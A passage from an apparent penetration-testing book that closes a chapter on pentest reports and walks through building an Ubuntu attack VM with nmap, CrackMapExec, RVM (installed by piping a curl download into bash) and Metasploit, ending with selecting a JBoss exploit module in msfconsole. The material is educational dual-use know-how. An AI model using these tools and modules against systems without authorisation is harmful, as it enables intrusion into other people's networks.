- https://www.hackerone.com/
- https://www.bugcrowd.com/

Books

- Web Application hacker's Handbook - https://amzn.to/3l3xJHM
- Gray Hat Hacking - https://amzn.to/349IDFM
- Penetration Testing: A Hands-On Introduction to Hacking
  - https://amzn.to/2E0EHwu
- Metasploit: The Penetration Tester's Guide - https://amzn.to/2FEtAtv
- The Hacker Playbook: Practical Guide to Penetration Testing
  - https://amzn.to/34cXsar

12.8 Summary

- Your pentest deliverable is the only tangible work product left over after the technical testing portion of your engagement has ended.
- Different vendors will produce different deliverables, but the eight components listed in this chapter will be present in some form or fashion.
- The executive summary is a 30,000-foot view of the entire engagement. Could serve as a non-technical standalone report for executives and business leaders.
- The engagement methodology describes the workflow and activities that you conducted during the engagement. It also answers the question "What type of attacker were you trying to emulate".
- Attack narratives tell a story in step-by-step fashion of how you went from essential no access to complete control of the entire network
- Technical observations also called findings are the meat and potatoes of a pentest deliverables. They correlate directly to the authentication, configuration and patching vulnerabilities introduced in chapter four.

Appendix A

Building a virtual pentest platform

This appendix covers

- Using Linux as a preferred operating system for pentesting
- Using Bash inside a terminal multiplexer
- Installing nmap and Metasploit from GitHub
- An introduction to the Ruby scripting language
- Navigating the msfconsole

In this appendix you're going to create a virtual pentest platform similar to what an attacker would leverage to compromise an enterprise network. You'll start with the latest stable Ubuntu Desktop ISO file and create a fresh virtual machine using VMWare. Next you will install several operating system dependencies with Ubuntu's package management tool apt. Then you will compile and install the bleeding edge version of nmap from its source code repository. Lastly you will setup the Ruby Version Manager (RVM) and PostgreSQL for use with the Metasploit Framework. These tools will serve as the foundation for your pentest platform. Throughout this book you will need to install additional packages as needed but the core suite of applications necessary to conduct a thorough internal network penetration test will be setup during this appendix.

> **WHAT ARE NMAP AND METASPLOIT?** nmap, short for Network mapper is a powerful open-source project originally developed for system administrators to map out and identify information about listening network services. Coincidently it is an essential tool for network penetration testers and hackers alike. The Metasploit Framework is an open-source exploitation and attack framework developed and maintained by hundreds of information security professionals. It contains thousands of individual exploits, auxiliary modules, payloads and encoders that can be used throughout various phases of an INPT.

A.1 Create an Ubuntu virtual machine

For the rest of this appendix, you're going to be creating and setting up your Ubuntu VM, which will serve as your pentest platform for the rest of the book. You should feel free to use whichever virtualization software you are most comfortable with. I will be using VMware Fusion which I highly recommend you use if you are on a Mac but you can also use VirtualBox if you prefer.

- VMware Fusion is a commercial product, but you can get a free trial to get you started.
  - https://www.vmware.com/products/fusion/fusion-evaluation.html
- VMWare Player
  - https://www.vmware.com/products/workstation-player.html
- VirtualBox
  - https://www.virtualbox.org/wiki/Downloads

Go ahead and download the latest LTS release of Ubuntu Desktop in .iso format from the following URL and create your VM now : https://www.ubuntu.com/download/desktop. Ubuntu will likely have a newer version available but in my experience it's best to stick with the LTS release. If you are a Linux junkie and enjoy playing with the latest and greatest new features, then go ahead and create a separate VM. For pentesting you should use a stable platform.

If you prefer a different, distribution, download the latest image of your preferred distro and create your VM. As for the base VM itself, I'll leave that up to you, but I recommend configuring the VM with at least the following:

- 50GB of disk space
- 2GB of RAM
- 2 CPU cores

If it's been a while since you've created a virtual machine you might find this quick and dirty video refresher course to be useful. I walk through most of the steps in this appendix. Here is where you can find it : https://www.pentestgeek.com/downloads/building-a-virtual-pentest-platform. When you finish setting up your VM, start it up and log in. During this video I mention the use of encrypting the virtual hard disk, which adds an additional later of protection—mainly for your client should you happen to misplace your virtual machine for any reason. It's worth mentioning the importance of securely storing your encryption key using a password vault such as 1password, because if you ever lose this encryption, key the data within your virtual machine will be lost forever.

> **WHAT IF I ALREADY USE LINUX AS MY PRIMARY OS?** Even if you are a running Linux as your bread and butter operating system you should still get used to the idea of setting up a VM for penetration testing. There are many benefits to doing things this way including the ability to snapshot your base system with all your tools setup and configured. Then after each engagement you can revert back to the snapshot removing any changes you may have made that were specific to a particular pentest. Additionally, you can add

an extra layer of security by encrypting the virtual hard disk of your VM which is a good practice that I also recommend.

A.2 Additional operating system dependencies

After you are booted up into your freshly created Ubuntu VM, it's time to get started setting up your pentest tools. Being comfortable and competent with the command line is absolutely essential to penetrating enterprise networks, so the terminal is a really great place to start. First and foremost is the reason that I've already mentioned: all of the greatest tools for conducting penetration tests are command line–only. Even if that weren't the case, when you do eventually compromise a vulnerable target, a command shell is often the best-case scenario in terms of remote access to your compromised host. If you aren't already an avid command-line ninja, you'll definitely be on your way there by the time you finished reading this appendix.

A.2.1 Managing Ubuntu packages with apt

Although Ubuntu and several other Linux distributions come with a GUI for managing packages, you're going to use the command-line tool `apt` exclusively for installing and maintaining Linux packages. The apt command is used to interact with the Advanced Packaging Tool (APT), which is how all Debian Linux–based distributions manage their operating system packages. You'll have to preface these commands with `sudo` because they require root access to the Linux file system. The first command updates the repositories with the latest information about available packages. The second command installs any available package updates to these existing packages that are already on your system.

The first thing you should do after creating your Linux VM is to update your packages; to do that, run the following two commands from your Linux VM:

```
sudo apt update
sudo apt upgrade
```

After you finish updating and upgrading, here are some additional packages you'll want to install. The open-vm-tools and open-vm-tools-desktop packages will provide you with a more comfortable user experience with your VM, allowing you to do things like full screen your window and share files between your VM and host machine. The openssh client and server packages will allow you to remotely mange your Linux VM using SSH. Python-pip is a preferred method of installing many open-source python tools and frameworks. Vim is an awesome and extremely capable text editor which I highly recommend you use. Curl is a powerful command line tool for interacting with web servers. Tmux is a terminal multiplexer which has entire books written about it. In short, it can make your Linux terminal an extremely efficient place to multi-task. Finally, net-tools provides a series of useful commands for general network troubleshooting.

```
~$ sudo apt install open-vm-tools open-vm-tools-desktop openssh-client openssh-server python-
       pip vim curl tmux medusa libssl-dev libffi-dev python-dev build-essential net-tools -y
```

A.2.2 Installing CrackMapExec

CrackMapExec (CME) is a powerful framework written in python. Although it has many useful features, this book will primarily focus on its ability to perform password guessing and remote administration of Windows systems. Installing it is straight forward if you use pip. Just type `pip install crackmapexec` and you're all set. You will need to restart your bash prompt after the installation in order to make use of the `cme` command.

A.2.3 Customizing your terminal look and feel

You can spend hours customizing the fonts and colors and prompts and status bars to get the terminal looking exactly the way you want it to. This is a personal decision that I encourage you to explore. I don't want to spend too much time on that here, so instead I've provided a link to my personal terminal customizations on my GitHub page. Feel free to go check it if you just want to copy me until you've had a chance to develop your own preference. That said I'm sure there will be some things you don't like and will just have to play around with until you find something that works for you. If you check out this link it contains a detailed README file with installation instructions that you can follow.

https://www.github.com/r3dy/ubuntu-terminal

In appendix B (Essential Linux commands), there is some useful information about tmux, a powerful terminal multiplexer that can help you to manage multiple terminal windows more effectively while doing penetration testing or any other general computing in a Linux environment. If you are not using tmux regularly then I recommend reading that section of the appendix before continuing with setting up your virtual machine.

A.3 Installing nmap

nmap is an open-source network mapping tool used by information security professionals on a daily basis throughout the world. The primary use for nmap on a network pentest is to discover live hosts and enumerate listening services on those hosts. Remember: as a simulated attacker, you don't know where anything is, so you need a reliable way to discover information about your target network. For example, host webprod01.acmecorp.local might have an instance of Apache Tomcat/Coyote JSP listening on TCP port 8081 that could be vulnerable to attack. As a penetration tester, this is something you are interested in knowing and nmap is just the tool to help you discover it.

Because you'll use it extensively throughout your network penetration testing, it's a good idea to spend some time covering how to set it up effectively. I'll begin teaching you how to use nmap to perform host discovery against a given IP address range or a list of ranges in a later appendix, but for now, I just want you to install it inside your Ubuntu VM and familiarize

yourself with the manpages, because you'll likely spend a fair amount of time searching through them in the future.

A.3.1 NSE: The nmap scripting engine

Before you start typing `apt install nmap`, I want to first explain to you a little bit about the nmap scripting engine (NSE). NSE scripts are stand-alone scripts which can be added to an nmap scan at runtime to allow you to take a workflow you've identified that typically gets targeted against a specific network protocol on a single host, and tap into the powerful nmap engine to repeat that workflow against a large range of hosts. I'll give you an example.

Throughout the next couple of appendices, you're going to use the core nmap functionality to discover and identify live network hosts and services running on those systems.

Example of an NSE script use case

Suppose for a second you are conducting a penetration test for a large company—think 10,000+ IP addresses. After running nmap you discover that your target network has 652 servers running a VNC screen sharing application on TCP port 5900. As a simulated network attacker, your next thought should be to wonder if any of these VNC services were configured sloppily with a default or non-existent password. If you have only a handful of systems to test, you could attempt a VNC connection with each of them and type in a couple of default passwords one at a time. This would be a nightmare though to repeat against 652 different servers.

It just so happens that a security professional named Patrik Karlsson presumably found himself in exactly this situation, so he decided to create a handy NSE script called vnc-brute, which can be used to test VNC services for default passwords rather quickly. Thanks to Patrik's work and the work of countless others nmap now comes with hundreds of useful NSE scripts that you might find yourself needing on a penetration test.

Due to the rate at which these NSE scripts are being developed and included into the main nmap repository it's best to stick to the latest build—sometimes referred to as the bleeding-edge repository. If you simply rely on whatever version of nmap that your Linux distribution ships with you are likely to miss out on recently developed functionality. This becomes blatantly clear if you go ahead and run the following commands at your terminal command prompt. As you can see from the following output, at the time of writing this, Ubuntu ships with nmap version 7.60.

Listing A.1 Installing nmap using the built in OS package manager

```
~$ sudo apt install nmap
~$ nmap -V
Nmap version 7.60#A ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.3 openssl-1.1.0g nmap-libssh2-1.8.0 libz-1.2.8 libpcre-8.39
       libpcap-1.8.1 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

#A nmap version 7.60 is installed when you use the built in OS package manager

Look inside the /usr/share/nmap/scripts directory (where all the NSE scripts are stored) by running the following command: you'll see that version 7.60 comes with 579 scripts in total:

```
~$ ls -lah /usr/share/nmap/scripts/*.nse |wc -l
579
```

That's 579 individual use cases that a security researcher was tasked with conducting a repetitive task against a large number of hosts and was kind enough to create an automated solution which you get to benefit from should you find yourself in a similar encounter.

Now go to GitHub and take a look at the current bleeding-edge release of nmap at https://github.com/nmap/nmap. At the time of writing, nmap is on an entirely new release, version 7.70, presumably with new features, enhancements, and bug fixes. Additionally, the scripts directory contains 597 total NSE scripts. Almost 20 more than the previous version.

This is why I prefer to compile from source and strongly recommend that you do the same.

> **NOTE** If you've never compiled an application from source on Linux before, don't worry. It's very straightforward and requires only a handful of commands from the terminal. In the next section I'll walk you through compiling and installing nmap from source.

A.3.2 Operating system dependencies

For nmap to compile correctly on your Ubuntu VM, you'll need to install the necessary operating-system dependencies, which are libraries that contain pieces of code that nmap requires to operate.

Run the following command to install these libraries:

```
sudo apt install git wget build-essential checkinstall libpcre3-dev libssl-dev libpcap-dev -y
```

You'll see output similar to the following:

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
wget is already the newest version (1.19.4-1ubuntu2.2).
The following additional packages will be installed:
  dpkg-dev fakeroot g++ g++-7 gcc gcc-7 git-man libalgorithm-diff-perl
  libalgorithm-diff-xs-perl libalgorithm-merge-perl libasan4 libatomic1
  libc-dev-bin libc6-dev libcilkrts5 liberror-perl libfakeroot libgcc-7-dev
  libitm1 liblsan0 libmpx2 libpcap0.8-dev libpcre16-3 libpcre32-3
  libpcrecpp0v5 libquadmath0 libssl-doc libstdc++-7-dev libtsan0 libubsan0
  linux-libc-dev make manpages-dev
Suggested packages:
  debian-keyring g++-multilib g++-7-multilib gcc-7-doc libstdc++6-7-dbg
  …
```

It's important to note that as time progresses, these dependencies change, so the command that installs these dependencies may not work when you read this. That said, if you run into

trouble when you run the command, the error message in the Ubuntu output should be all you need to sort out the solution.

For example, if libpcre3-dev fails to install, you can run the command apt search libpcre; you might find that it's been changed to libpcre4-dev. With that information, you can modify the command and move on. The following are the dependencies required to compile nmap on Ubuntu desktop 18.04. I keep an up-to-date set of installation instructions on my blog: https://www.pentestgeek.com/tools/how-to-install-nmap

A.3.3 Compiling and installing from source

After you've installed all of the dependencies for Ubuntu, you'll need to check out the latest stable release of nmap from GitHub. You can do this by running the following command at the prompt in your VM terminal:

```
~$ git clone https://github.com/nmap/nmap.git
```

when that's finished, change directory into the newly created nmap directory with the following command:

```
~$ cd nmap/
```

From inside the nmap directory you can run the pre-build configuration script by prefacing the script with ./, which in Linux means the current directory. Run the following pre-build configuration script:

```
~$ ./configure
```

Next, you can build and compile the binaries using the Make command:

```
~$ make
```

Finally, install the executables to the /usr/local/bin directory by running the command:

```
~$ sudo make install
```

When the `make` command completes (NMAP SUCCESSFULLY INSTALLED), you're all set; nmap is now installed on your system. When you're all finished you should be able to run nmap from any directory on your Ubuntu VM and you should also be running the latest stable release.

Listing A.2 Compiling & Installing nmap from source

```
~$ nmap -V
nmap version 7.70SVN#A ( https://nmap.org )
Platform: x86_64-unknown-linux-gnu
Compiled with: nmap-liblua-5.3.5 openssl-1.1.0g nmap-libssh2-1.8.2 libz-1.2.11 libpcre-8.39
       libpcap-1.8.1 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

#A nmap version 7.70 is installed when you compile from source

Source install not replacing the apt install

If you couldn't help yourself and went ahead and installed nmap using `apt install nmap` from your terminal, you'll notice that after completing the source-based installation from section A.3.3, the command `nmap -V` still returns the out of date version.

This happens because there are a few files left over even if you uninstalled the apt package. The solution to this problem is to follow the instructions here https://nmap.org/book/inst-removing-nmap.html which will completely remove nmap from your system. Once that's complete you can go back through the source-based installation from section A.3.3 and you'll be all set.

A.3.4 Exploring the documentation

The last thing to do before moving on to the next section is to familiarize yourself with the nmap quick help file, which you can open by typing the following command:

`nmap -h.`

It's a rather lengthy output so you might want to pipe the output using the More command:

```
nmap -h | more.
```

By piping it with the More command, you can page through the output one terminal screen at a time.

By the time you finish this book, you'll have learned too many nmap commands to remember. This is when the quick help file piped into grep can get really handy. Suppose you think to yourself, "How do I pass an argument to an NSE script again?" You can type `nmap -h | grep -I script` to quickly navigate to that section of the help file.

Listing A.3 Search nmap's help menu with the grep command

```
~$ nmap -h | grep -i script #A
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files
           script-categories.
  -A: Enable OS detection, version detection, script scanning, and traceroute
```

#A The large output from nmap -h can be trimmed down to a specific string using grep

If the quick help file doesn't go into enough detail, you can leverage the manpages for a deeper explanation of any particular component of nmap you are trying to better understand. You can type `man nmap` at a terminal prompt to access the manpages for nmap.

A.4 The Ruby scripting language

The last thing I want to do with this next section is to enter the never-ending and never-productive battle about which scripting language is the best. Instead, I want to offer an easy introduction for those of you who haven't done a lot of scripting before; I'm going to do that with the Ruby scripting language. If you're married to another language and are competent enough to automate repetitive tasks, then by all means feel free to skip this section.

If you're wondering why I've chosen Ruby instead of Python or Node.js or something else, the answer is simple: it's the scripting language that I know best. When I'm faced with a tedious and repetitive task that I need to automate, such as sending a POST request to several web servers and searching the HTTP response for a given string, my mind starts to visualize Ruby code to do it, simply because Ruby was the first language I spent time learning. Why did I choose to learn Ruby? Because the Metasploit Framework is written in Ruby and I needed to make some customizations to a particular module one day. (I had so much fun learning Ruby, I eventually went on to author a few of my own modules, which are now part of the Metasploit Framework.)

Throughout my career I've written dozens of little scripts and tools to automate bits and pieces of a network pentest, some of which I plan to show you throughout the appendices of this book. It will be easier for you to follow along if you're familiar with some key Ruby concepts and gems. Because you're setting up your pentest platform right now, it's the perfect time to get your fingers dirty and write some code.

A.4.1 Installing Ruby Version Manager

First the easy part, installing Ruby. Instead of using whatever version ships by default with Ubuntu, I strongly recommend you use Ruby version manager (RVM) to install ruby because it does a fantastic job taking care of all the various operating system dependencies and code libraries each particular version needs and keeps them separate from one another. RVM is a great way to manage the many different versions of the Ruby core language as well as version-compatible gems, which you'll no doubt be required to switch back and forth between when using one tool or another. As luck would have it, the fine folks over at the RVM project have created a si bash script you can use to install it. Use the following steps to install RVM:

https://rvm.io/rvm/install

1. First install the required GPG keys to verify the installation packages with the following single command:

```
~$ gpg --keyserver hkp://pool.sks-keyservers.net --recv-keys
409B6B1796C275462A1703113804BB82D39DC0E3 7D2BAF1CF37B13E2069D6956105BD0E739499BDB
```

2. Next run the following command to pull down the RVM installation script while simultaneously installing the current latest stable version of Ruby, which was 2.6.0 at the time of writing.

```
~$ \curl -sSL https://get.rvm.io | bash -s stable --ruby
```

3. Follow the instructions from the command-line installation script that tells you to source the rvm script to set a bunch of environment variables which are required for RVM to function like a native Linux command.

```
~$ source ~/.rvm/scripts/rvm
```

I recommend appending this command to your .bashrc file, which just ensures it gets executed each time you open a terminal:

```
~$ echo source ~/.rvm/scripts/rvm >> ~/.bashrc
```

You should now be able to run the `rvm list` command and get an output similar to the one in the following:

```
~$ rvm list
=* ruby-2.6.0 [ x86_64 ]

# => - current
# =* - current && default
#  * - default
```

A.4.2 Writing an obligatory Hello World example

I'm going to follow an ancient tradition that dates back to a time before I can remember and teach you how to write your very own Ruby script that does nothing except print out the words Hello world! to the screen. To do this you're going to use a text editor such as Vim. Now create a brand-new blank script by typing `vim hello.rb`.

> **TIP** You should already have Vim installed, but if you don't just type the following command at the prompt: `sudo apt install vim`.

HELLO WORLD IN TWO LINES OF CODE

It's possible that you've tried to use Vim or Vi before, opened a file, tried to edit it and couldn't, then closed Vim and decided it wasn't for you. This is most likely because you were stuck in Normal or some other mode. Vim has different modes that allow for you to do different things depending on which mode you are in. One of the reasons I recommend using Vim is the power-line status bar, which lets you know which mode you're in. By default, Vim opens up in what's called Normal mode.

To edit the hello.rb file, you need to change to Insert mode. which you can do by pressing the letter I for insert. When you're in insert mode—indicated by `-- INSERT --` in the status bar—type the following two lines of code.

```
#!/usr/bin/env ruby
puts "Hello world!"
```

Figure A.1 Switching to insert mode to add two lines of code

To save these changes to the file, you have to exit from Insert mode back into Normal mode, which you do by pressing the `Esc` key. Once back in normal mode type `:x`, which is shorthand for exiting and saving the current file. Now you can run your Ruby program by typing `ruby hello.rb`. from within the directory where the file you just created resides.

```
~$ ruby hello.rb
Hello world
```

USING METHODS

You've just written your first Ruby program, even though it doesn't do that much, and you haven't really used much of the Ruby language, so let's see to it a little bit. First, you'll wrap the call to the `puts "Hello world!"` inside its own method and call it that way. A method or function is a little snippet of code that is wrapped inside a block which can then be called multiple times by other sections of code in the same program. Open your *hello.rb* file again with vim. Switch into Insert mode and then make the following modifications to your code:

```
#!/usr/bin/env ruby

def sayhello()
  puts "Hello World!"
end

sayhello()
```

In case it's not obvious to you, you defined a method named *sayhello()* and placed the call to `puts "Hello World"` inside the method. Then you call the method. If you exit and save, you'll notice that the program does exactly the same thing as it did before; it's just using a method call to do it.

COMMAND-LINE ARGUMENTS

How about changing the program output to an argument that gets passed at runtime? That's easy enough, just open the *hello.rb* file once again with Vim, switch into Insert mode and then make the following modifications to the code.

The following changes are made to this code:

- `def sayhello()` is changed to def `sayhello(name)` modifying this method to take in a parameter variable called **name** when it gets called
- `puts "Hello world"` is changed to `puts "Hello #{name.to_s}"` passing in the **name** variable as input to the **puts** method. The **.to_s** is a special Ruby method which stands for to string. This just ensures that only a string value is passed to the **puts** method even if a non-ASCI string was provided.
- `A new line is added name = ARGV[0]` which creates a variable called name and assigns it the value of ARGV[0] which is a special Ruby array containing all arguments passed to the program when it was run from the command line. The [0] says the program is only interested in the first argument. If more than one argument was provided, they remaining arguments will be ignored.

The call to `sayhello()` is changed to `sayhello(name)` passing in the name variable as a parameter to the `sayhello()` method.

```
#!/usr/bin/env ruby

def sayhello(name)
  puts "Hello #{name.to_s}!"
end

name = ARGV[0]
sayhello(name)
```

After you exit and save the file you can now run it with `ruby hello.rb Pentester`. The program should output "Hello Pentester" to your terminal.

CODE BLOCK ITTERATIONS

Iterating through a block of code is easy in Ruby. Ruby makes use of curly braces, those are the { and } keys on your keyboard by the way. Here is a quick example, open the file one last time and make the following adjustments.

The following changes are made to this code:

- `def sayhello(name)` is changed to `def sayhello(name, number)` adding in a second parameter variable as input to this method called `number`.
- `puts "Hello #{name.to_s}!"` is changed to
- `puts "Hello #{name.to_s} #{number.to_s}!"` adding in the new variable to the end of the string
- `sayhello(name)` is changed to `10.times { |num| sayhello(name, num) }`

This last line probably looks a little strange to you if you've never written Ruby before but it's actually pretty intuitive. First, we have a numeric integer 10 that's easy enough to understand. Next we call the Ruby `.times` method on that integer which takes in a code block that's placed inside **{** and **}** to be executed that many times. Each time the code block is executed the variable placed inside **|** and **|** which is `num` in this case, will increment until the block was executed 10 times.

```
#!/usr/bin/env ruby

def sayhello(name, number)
  puts "Hello #{name.to_s} #{number.to_s}!"
end

name = ARGV[0]
10.times { |num| sayhello(name, num) }
```

If you now run the script with `ruby hello.rb Royce` you should see the following output.

```
~$ ruby hello.rb Royce
Hello Royce 0!
Hello Royce 1!
Hello Royce 2!
Hello Royce 3!
Hello Royce 4!
Hello Royce 5!
Hello Royce 6!
Hello Royce 7!
Hello Royce 8!
Hello Royce 9!
```

That's enough Ruby for now I only wanted you to get a feel for it because you'll use it to script some automated pentest workflows. This section also serves a dual purpose because installing RVM is a prerequisite for getting up and running with the Metasploit Framework one of the most awesome hacker tool kits used by penetration testers today.

A.5 The Metasploit framework

Metasploit is another popular and useful suite of tools made for and by information security professionals. Although its primary use is a software exploitation framework, several of its auxiliary scan modules are useful on a network pentest. Combined with Ruby skills beyond what I have introduced in this appendix Metasploit can also be a powerful automation framework used to develop custom pentest workflows that are limited by only your imagination.

You'll learn about using Metasploit later in the book, but for now you'll focus on the installation process and navigating the msfconsole. Later, you'll use some of the different auxiliary modules to detect vulnerable systems, as well as some of the exploit modules to compromise a vulnerable target. You'll also become familiar with the powerful meterpreter payload, for which Metasploit is loved by penetration testers.

A.5.1 Operating system dependencies

There are quite a lot of operating system dependencies here. You should assume some of those listed in this appendix are already obsolete or replaced by later versions. I'm going to provide the command for completeness sake but I would recommend you go out to the rapid7 GitHub page to grab the latest dependencies. You can find them at the following link.

https://github.com/rapid7/metasploit-framework/wiki/Setting-Up-a-Metasploit-Development-Environment

To install the dependencies in your Ubuntu VM, run the following command:

```
~$ sudo apt-get install gpgv2 autoconf bison build-essential curl git-core libapr1
       libaprutil1 libcurl4-openssl-dev libgmp3-dev libpcap-dev libpq-dev libreadline6-dev
       libsqlite3-dev libssl-dev libsvn1 libtool libxml2 libxml2-dev libxslt-dev libyaml-dev
       locate ncurses-dev openssl postgresql postgresql-contrib wget xsel zlib1g zlib1g-dev
```

Once that's finished, you'll want to get the source code from GitHub and check out the latest repository to your Ubuntu VM.

```
~$ git clone https://github.com/rapid7/metasploit-framework.git
```

A.5.2 Necessary Ruby gems

Now that you've checked out the Metasploit code, run the following command at the prompt to navigate to the newly created Metasploit directory:

```
~$ cd metasploit-framework
```

If you run the `ls` command while inside this directory, you'll notice there is a file called *Gemfile*; this is a special file among ruby applications that contains information about all of the external third-party libraries that need to be installed and included for the application to function properly. In the Ruby world these libraries are called **gems**. Normally you would use the gem command to install a particular library like `gem install nokogiri` for example. But when an application requires lots of gems—and Metasploit certainly does—a *Gemfile* is often provided by the developers, so you can install all of the gems inside the file using bundler, which is itself a Ruby gem (you installed bundler when you set up RVM). Speaking of RVM, the following is your first example of why it is so useful.

Inside the metasploit-framework directory, you'll notice a file named .ruby-version. Go ahead and cat out that file `cat .ruby-version`. This is the version of Ruby that requires to run the framework properly. At the time of writing it's version 2.6.2, which is separate from the 2.6.0 version that we installed with RVM. Don't worry: you can install the required version by running the following command at the prompt, substituting the required version number for 2.6.2:

```
~$ rvm --install 2.6.2    #A
```

#A Replace 2.6.2 with the required version number

With the proper version of ruby installed, you can install all of the necessary Metasploit gems by typing the bundle command as follows within the same directory that the *Gemfile* is located:

Listing A.4 Install necessary Ruby gems using bundle

```
~$ bundle

Fetching gem metadata from https://rubygems.org/.............
Fetching rake 12.3.3
Installing rake 12.3.3
Using Ascii85 1.0.3
Using concurrent-ruby 1.0.5
Using i18n 0.9.5
Using minitest 5.11.3
Using thread_safe 0.3.6
Using tzinfo 1.2.5
Using activesupport 4.2.11.1
Using builder 3.2.3
Using erubis 2.7.0
Using mini_portile2 2.4.0
Fetching nokogiri 1.10.4
Installing nokogiri 1.10.4 with native extensions
Using rails-deprecated_sanitizer 1.0.3
Using rails-dom-testing 1.0.9
.... [OUTPUT TRIMMED] ....
Installing rspec-mocks 3.8.1
Using rspec 3.8.0
Using rspec-rails 3.8.2
Using rspec-rerun 1.1.0
Using simplecov-html 0.10.2
Fetching simplecov 0.17.0
Installing simplecov 0.17.0
Using swagger-blocks 2.0.2
Using timecop 0.9.1
Fetching yard 0.9.20
Installing yard 0.9.20
Bundle complete! 14 Gemfile dependencies, 144 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

When the bundler gem has finished installing all of the necessary Ruby gems from your *Gemfile,* you should see an output similar to the following:

A.5.3 Setting up PostgreSQL for Metasploit

The final step in setting up Metasploit is to create a PostgreSQL database and populate the YAML configuration file with the necessary login information. You should already have PostgreSQL installed in your Ubuntu VM, but if you don't, run the following command to install it:

```
~$ sudo apt install postgresql postgresql-contrib
```

Now that the server is installed, you can get your database up and running with the following five commands, run sequentially:

1. Switch to the postgres user account

```
~$ sudo su postgres
```

2. Create a postgres role to be used with Metasploit

```
~$ createuser msfuser -S -R -P
```

3. Create the Metasploit database within the PostgreSQL server

```
~$ createdb msfdb -O msfuser
```

4. Exit from the postgres user session

```
~$ exit
```

5. Enable PostgreSQL to start automatically

```
~$ sudo update-rc.d postgresql enable
```

Alright, you've created a database and user account just for Metasploit but you need to tell the framework how to access it. This is accomplished using a YAML file. Create a directory called .msf4 inside your home directory with the following command:

```
mkdir ~/.msf4
```

By the way, if you were impatient and already launched the msfconsol,e then this directory already exists. If that's the case, change into it and create a file named *database.yml* with the following contents.

> **ALERT** Make sure to change [PASSWORD] to match the password you used when you created the msfuser postgres account.

Add the following text to the database.yml file that you just created:

Listing A.5 Your database.yml file for use with the msfconsole

```
# Development Database
development: &pgsql
 adapter: postgresql #A
 database: msfdb #B
 username: msfuser #C
 password: [PASSWORD] #D
 host: localhost #E
 port: 5432 #F
 pool: 5 #G
 timeout: 5 #H

# Production database -- same as dev
production: &production
 <<: *pgsql
```

#A Tells msfconsole that you are using a PostgreSQL database server
#B The name of the database you created previously
#C The name of the PostgreSQL user you created previously
#D The password you specified when you created the PostgreSQL user
#E The system that is running the PostgreSQL server. In this case it's your pentest system which responds to DNS requests for "localhost". You could also write 127.0.0.1
#F The default port that PostgreSQL is listening on. If you are using a non-standard port, then change this number
#G The maximum number of concurrent connections msfconsole will try and make to the database
#H The number of seconds msfconsole will wait for a response from the database server

Save the file, navigate with a `cd` command back into the Metasploit-framework directory, and start up the msfconsole by running `./msfconsole`. After it loads you should be inside the Metasploit prompt. You can verify the connection to your postgres database by issuing the `db_status` command. Your output should say "Connected to msfdb. Connection type: postgresql."

Figure A.2 Output of the db_status command from inside msfconsole

A.5.4 Navigating the msfconsole

If you aren't an avid command line user, then at first the msfconsole might seem a little bit foreign. Don't be intimidated: the easiest way to understand it is to think of the console as a sort of command prompt within a command prompt, except this command prompt speaks Metasploit instead of Bash.

The framework is divided into a tree structure, beginning at the bottom branch (root) of the structure and branching out into seven top-level branches:

1. Auxiliary
2. Encoders
3. Evasion
4. Exploits
5. Nops
6. Payloads
7. Post

Each branch can be further separated into more branches and eventually into individual modules, which can be used from inside the msfconsole. For example, if you type the command `search invoker`, you'll see something like this.

Listing A.6 Msfconsole: using the search command

```
~$ ./msfconsole


 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v5.0.17-dev-7d383d8bde              ]
+ -- --=[ 1877 exploits - 1060 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > search invoker #A

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----        ----  -----------
   1  exploit/multi/http/jboss_invoke_deploy  2007-02-20       #B      JBoss
       DeploymentFileRepository WAR Deployment (via JMXInvokerServlet)


msf5 >
```

#A Type search followed by the string you are trying to find
#B A single exploit module is returned when searching for "invoker"

As you can see, this module is named *jboss_invoke_deploy* and is located inside the *http* directory, which is inside the *multi* directory inside the top-level *exploit* directory.

To use a particular module, type `use`, followed by the path to the module, as in the following example:

```
use exploit/multi/http/jboss_invoke_deploy
```

Go ahead and type Notice how the prompt changed to show you that you have selected a module. You can learn more about a particular module by typing `info`. You can also see information about the parameters you can use to run the module by typing `show options`.

Listing A.7 Msfconsole: show options output

```
msf5 exploit(multi/http/jboss_invoke_deploy) > show options #A

Module options (exploit/multi/http/jboss_invoke_deploy):
```

```
   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   APPBASE                                no        Application...
   JSP                                    no        JSP name to u...
   Proxies                                no        A proxy chain of for...
   RHOSTS                                 yes       The target addres...
   RPORT      8080                        yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS f...
   TARGETURI  /invoker/JMXInvokerServlet  yes       The URI path of th...
   VHOST                                  no        HTTP server virtua...


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

#A Type "show options" on any module to find out how to use it

As you can see from the `show options` command, this module takes in eight parameters:

- APPBASE
- JSP
- Proxies
- RHOSTS
- RPORT
- SSL
- TARGETURI
- VHOST

The msfconsole also displays some helpful information about what each parameter is and whether or not its required to run the module in the description column when you run the `show options` command. In keeping with the intuitive msfconsole commands, if you want to set the value of a particular parameter, you can do so using the `set` command. For example, type the following command to set the value for the `RHOSTS` parameter:

```
set RHOSTS 127.0.0.1
```

